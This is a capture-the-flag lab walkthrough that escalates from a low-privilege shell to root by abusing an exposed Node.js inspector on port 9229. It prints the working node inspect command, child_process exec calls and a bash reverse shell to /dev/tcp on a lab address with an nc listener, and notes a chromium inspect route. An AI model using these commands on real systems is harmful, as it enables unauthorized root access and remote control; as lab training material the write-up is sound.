
I got engineer shell!

Get root shell

Let's see what programs are running here by ps -ef --forest.




There's node inspector running. It's a debugger like program in node, but it can be abused for privesc(https://hacktricks.wiki/en/linux-hardening/software-information/electron-cef-chromium-debugger-abuse.html).




Either of browser or command line can be used.

1. Using chromium browser


First, port forward 9229 to local.




Then, open chrome and visit chrome://inspect will show the device.



Click inspect and run the command



It runs command. Let's try reverse shell.



Use command line

Much easier way: Just run this command.

```
node inspect 127.0.0.1:9229
exec("process.mainModule.require('child_process').execSync('bash -c \"bash -i
```

```
>& /dev/tcp/10.10.16.59/9001 0>&1\"')")
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/reactor]
└─── $ssh engineer@10.129.245.214
engineer@10.129.245.214's password:
 ____  _____    _    ____ _____ ___  ____
|  _ \| ____|  / \  / ___|_   _/ _ \|  _ \
| |_) |  _|   / _ \| |     | || | | | |_) |
|  _ <| |___ / ___ \ |___  | || |_| |  _ <
|_| \_\_____/_/   \_\____| |_| \___/|_| \_\

    ReactorWatch Core Monitoring System
    Nuclear Dynamics Corp. - Site 7

    AUTHORIZED PERSONNEL ONLY
Last login: Fri Oct 9 19:45:15 2026 from 10.10.16.59
engineer@reactor:~$ node inspect 127.0.0.1:9229
connecting to 127.0.0.1:9229 ... ok
debug> exec("process.mainModule.require('child_process').execSync('id').toString()")
'uid=0(root) gid=0(root) groups=0(root)\n'
debug> exec("process.mainModule.require('child process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.16.59/9001 0>&1\"')")
```

```
┌──[parrot@parrot]─[~/Documents/reactor/React2Shell-POC]
└─── $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.245.214 42690
bash: cannot set terminal process group (1389): Inappropriate ioctl for device
bash: no job control in this shell
root@reactor:/#
```

I got root shell!